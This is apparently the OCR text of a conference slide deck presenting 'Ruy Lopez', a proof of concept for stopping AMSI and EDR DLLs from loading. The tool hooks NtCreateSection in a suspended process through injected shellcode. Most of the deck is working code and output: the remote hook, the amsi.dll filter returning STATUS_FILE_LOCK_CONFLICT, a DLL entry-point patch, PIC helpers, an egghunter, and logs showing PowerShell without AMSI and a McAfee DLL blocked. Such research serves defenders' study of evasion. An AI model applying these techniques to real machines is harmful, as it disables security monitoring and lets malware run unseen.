    Console.WriteLine($"[+] Blocked DLL {dllPath}");

    byte[] retIns = new byte[1] { 0xC3 };
    uint bytesWritten;

    Console.WriteLine("[+] Patching DLL Entry Point at 0x{0:x}", entryPoint.ToInt64());

    if (WriteProcessMemory(hProcess, entryPoint, retIns, 1, out bytesWritten)) {
        Console.WriteLine("[+] Successfully patched DLL Entry Point");
    } else {
```

[1] https://ethicalchaos.dev/2020/06/14/lets-create-an-edr-and-bypass-it-part-2/

[2] https://learn.microsoft.com/en-us/windows/win32/procthread/process-creation-flags

04

THE IDEA FOR A NEW APPROACH



THE IDEA FOR A NEW APPROACH

Inspiration: Alejandro Pinna - Bypass `AMSI` by hooking `NtCreateSection`[1]

- We hook an API from the DLL loading process, e.G. `NtCreateSection`
- Our hook checks for the target DLL being loaded
  - Return NTSTATUS fail
- The target DLL cannot get mapped into memory
- Initially used to bypass AMSI
- Target DLL has to be not loaded yet

[1] https://waawaa.github.io/es/amsi_bypass-hooking-NtCreateSection/

THE IDEA FOR A NEW APPROACH

The problem with AV/EDR DLLs


- EDRs are like the white player in a Chess game[1]
  - They do the first move with hooks loaded directly via the kernel
- For any userland Process
  - The EDR DLL is loaded directly after `ntdll.dll`
  - Hooks are set even before other DLLs like `Kernel32.dll` are loaded

[1] https://bruteratel.com/release/2022/08/18/Release-Scandinavian-Defense/


THE IDEA FOR A NEW APPROACH

The alternative:

- Suspended processes only have `ntdll.dll` loaded




```
tProcPath = newWideCString(r"C:\windows\system32\windowspowershell\v1.0\powershell.exe")

status = CreateProcess(
    NULL,
    cast[LPWSTR](tProcPath),
    ps,
    ts,
    FALSE,
    CREATE_SUSPENDED or CREATE_NEW_CONSOLE or EXTENDED_STARTUPINFO_PRESENT,
    NULL,
    r"C:\Windows\system32\",
    addr si.StartupInfo,
    addr pi)
```



powershell.exe (1832) Properties

Name	Base address	Size	Description
powershell.exe	**0x7ff658290000**	**452 kB**	**Windows PowerShell**
ntdll.dll	0x7ffb4cdf0000	1.97 MB	NT Layer DLL

THE IDEA FOR A NEW APPROACH



Malware.exe


Create a suspended Process

Allocate memory in that Process and inject custom Shellcode into it

Remotely hook NtCreateSection and point the hook to our Shellcode

Resume the Process


For any DLL loads after ntdll.dll including EDR DLLs, we have full control



```
c:\temp\Ruy-Lopez-main\Ruy-Lopez-main>BlockDll.exe
[*] Target Process: 10560
[*] Got NtCreateSection address via dynlib: 00007ffb4ce8d9f0
[*] Injecting Shellcode for the hook into the remote process: 10560
[*] pHandle: 172
[*] Writing allocated Shellcode address 00000277e1d90000 into Original NtCreateSection
[+] WriteProcessMemory success
[+] NtFlushInstructionCache success
[*] Remotely Hooked NtCreateSection: true
[*] Found egg at index: 5728
[*] Writing original bytes into egg
[*] Done.
[*] WriteProcessMemory: true
    \-- bytes written: 6111

[*] Resuming the process
```

04


CHALLENGES IN THE IMPLEMENTATION



CHALLENGES IN THE IMPLEMENTATION

Writing PIC Code

- Everything should only exist in the `.text` section
- No global Variables
- Resolving APIs on Runtime
- Replace `mainCRTStartup` with our entrypoint




```
char amsiShort[] = /*amsi.dll */{ 'a', 'm', 's', 'i', '.', 'd', 'l', 'l', 0 };

if (StrStrIA((char*)&lpFilename, (char*)&amsiShort) != 0)
{
    return 0xC0000054; // STATUS_FILE_LOCK_CONFLICT
}
```


CHALLENGES IN THE IMPLEMENTATION

Writing PIC Code

- The code needs to use `ntdll.dll` functions exclusively
- Many functions such as `charcmp`, `StrStrIA`, `strlen`, `memcpy` are not usable



```
BOOL StrStrIA(char* str1, char* str2)
{
    int i = 0;
    int j = 0;
    // strlen cannot be used here in PIC mode, so we need an alternative function
    int len1 = my_strlen(str1);
    int len2 = my_strlen(str2);
    while (i < len1) {
        if (str1[i] == str2[j]) {
            i++;
            j++;
            if (j == len2) {
                return 1;
            }
        }
        else {
            i = i - j + 1;
            j = 0;
        }
    }
    return 0;
}
```




```
// a logging function in c, that takes a char array as input and Logs all provided inputs into a text file on disk. This function needs
void log_to_file(PWCHAR input) {
    uint64_t _NtCreateFile = getFunctionPtr(HASH_NTDLL, HASH_NTCREATEFILE);
    uint64_t _NtWriteFile = getFunctionPtr(HASH_NTDLL, HASH_NTWRITEFILE);
    uint64_t _RtlInitUnicodeString = getFunctionPtr(HASH_NTDLL, HASH_RTLINITUNICODESTRING);
    uint64_t _RtlInitAnsiString = getFunctionPtr(HASH_NTDLL, HASH_RTLINITANSISTRING);
    uint64_t _InitializeObjectAttributes = getFunctionPtr(HASH_NTDLL, HASH_INITIALIZEOBJECTATTRIBUTES);
    uint64_t _RtlAnsiStringToUnicodeString = getFunctionPtr(HASH_NTDLL, HASH_RTLANSISTRINGTOUNICODESTRING);
    uint64_t _NtClose = getFunctionPtr(HASH_NTDLL, HASH_NTCLOSE);

    // we need to create a UNICODE_STRING struct, that contains the path to the log file
    UNICODE_STRING file_path;
    wchar_t logPathString[] = { '\\', '?', '?', '\\', 'C', ':', '\\','t','e','m','p','\\', 'l', 'o', 'g', '.', 't', 'x', 't', '\0' };
    PWCHAR logPath = &logPathString;
    ((RTLINITUNICODESTRING)_RtlInitUnicodeString)(&file_path, logPath);
    HANDLE file_handle;
    IO_STATUS_BLOCK io_status;
    OBJECT_ATTRIBUTES obj_attributes;
    InitializeObjectAttributes(&obj_attributes, &file_path, 0x00000040 /*OBJ_CASE_INSENSITIVE*/, NULL, NULL);
    NTSTATUS status = ((NTCREATEFILE)_NtCreateFile)(&file_handle, FILE_ALL_ACCESS, &obj_attributes, &io_status, NULL,
        FILE_ATTRIBUTE_NORMAL,
        FILE_SHARE_READ | FILE_SHARE_WRITE,
```


CHALLENGES IN THE IMPLEMENTATION

Getting back the old NtCreateSection value

- On resume, the function is already overwritten
- The original `NtCreateSection` function – however - still needs to be called
- One solution:
  - The host process knows about the original value
  - Egghunter usage



```
var eggIndex = 0
for i in 0 ..< hookShellcodeBytes.len:
    if (hookShellcodeBytes[i] == 0xDE) and (hookShellcodeBytes[i+1] == 0xAD) and
        echo "[*] Found egg at index: ", i
        eggIndex = i
        break
echo "[*] Writing original bytes into egg"
copyMem(unsafeAddr hookShellcodeBytes[eggIndex], PointerToOrigBytes, 24)
echo "[*] Done."
```




```
void originalBytes() { // used to store the original bytes of the function we are hooking
                       //, this can be used in PIC to exchange information between functions as global variables cannot be used
    asm(".byte 0xDE, 0xAD, 0xBE, 0xEF, 0x13, 0x37, 0xDE, 0xAD, 0xBE, 0xEF, 0x13, 0x37, 0xDE, 0xAD, 0xBE, 0xEF, 0x13, 0x37, 0xDE, \
          0xAD, 0xBE, 0xEF, 0x13, 0x37 ");
}
```


CHALLENGES IN THE IMPLEMENTATION

Not modifying the NtCreateSection input arguments

- We need a direct `jmp` to our hook function, otherwise the arguments are corrupt
- Our stack is already aligned properly



```
extern bam
global alignstack

segment .text

alignstack:
    push rsi
    mov rsi, rsp
    and  rsp, 0FFFFFFFFFFFFFFF0h
    sub  rsp, 020h
    call bam
    mov rsp, rsi
    pop rsi
    ret
```




```
extern bam
global directjump

segment .text

directjump:
    jmp bam
```

CHALLENGES IN THE IMPLEMENTATION

Choosing the correct NTSTATUS return value:

- Each process/software handles the `NtCreateSection` `NTSTATUS` call differently
- E.G. Powershell crashes when returning 0 for `amsi.dll`
  - Tries to interact with it although it's not loaded
- Returning an error leads to an GUI error message
  - Less likely leads to crashes as the error can be handled
- When testing returning 0 seemed to be better for EDR DLLs




powershell.exe - Ungültiges Bild


C:\Program Files\McAfee\Endpoint Security\Threat Prevention\Ips\EpMPApi.dll ist entweder nicht für die Ausführung unter Windows vorgesehen oder enthält einen Fehler. Installieren Sie das Programm mit den Originalinstallationsmedien erneut, oder wenden Sie sich an den Systemadministrator oder Softwarelieferanten, um Unterstützung zu erhalten. Fehlerstatus 0xc0000054.

05

PROOF OF CONCEPT – RUY LOPEZ



PROOF OF CONCEPT – RUY LOPEZ




```
c:\temp\Ruy-Lopez-main\Ruy-Lopez-main>BlockDll.exe
[*] Target Process: 2616
[*] Got NtCreateSection address via dynlib: 00007ffb4ce8d9f0
[*] Injecting Shellcode for the hook into the remote process: 2616
[*] pHandle: 172
[*] Writing allocated Shellcode address 000001b5c7ea0000 into Original
[+] WriteProcessMemory success
[+] NtFlushInstructionCache success
[*] Remotely Hooked NtCreateSection: true
[*] Found egg at index: 5728
[*] Writing original bytes into egg
[*] Done.
[*] WriteProcessMemory: true
    \-- bytes written: 6111

[*] Resuming the process
```

C:\windows\system32\windowspowershell\v1.0\powershell.exe

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved

Try the new cross-platform PowerShell https://aka.ms/psc

PS C:\Windows\system32> $pid
2616
PS C:\Windows\system32> amsiscanbuffer
amsiscanbuffer : The term 'amsiscanbuffer' is not recogn
operable program. Check the spelling of the name, or if
again.
At line:1 char:1
```

powershell.exe (2616) Properties

Name	Base address	Size	Description
powershell.exe	**0x7ff658290000**	**452 kB**	**Windows Pow**
advapi32.dll	0x7ffb4bac0000	696 kB	Advanced Wind
atl.dll	0x7ffb3b450000	116 kB	ATL Module for
bcrypt.dll	0x7ffb4a520000	156 kB	Windows Crypt
bcryptprimitives...	0x7ffb4a550000	520 kB	Windows Crypt
clbcatq.dll	0x7ffb4c740000	676 kB	COM+ Configur
clr.dll	0x7ffb10d90000	11.2 MB	Microsoft .NET
clrjit.dll	0x7ffb1a140000	1.31 MB	Microsoft .NET
combase.dll	0x7ffb4c040000	3.33 MB	Microsoft COM
coml2.dll	0x7ffb4c3c0000	484 kB	Microsoft COM
crypt32.dll	0x7ffb4a7a0000	1.34 MB	Crypto API32
crypt32.dll.mui	0x1b5e1e80000	40 kB	Crypto API32
cryptbase.dll	0x7ffb49de0000	48 kB	Base cryptogra
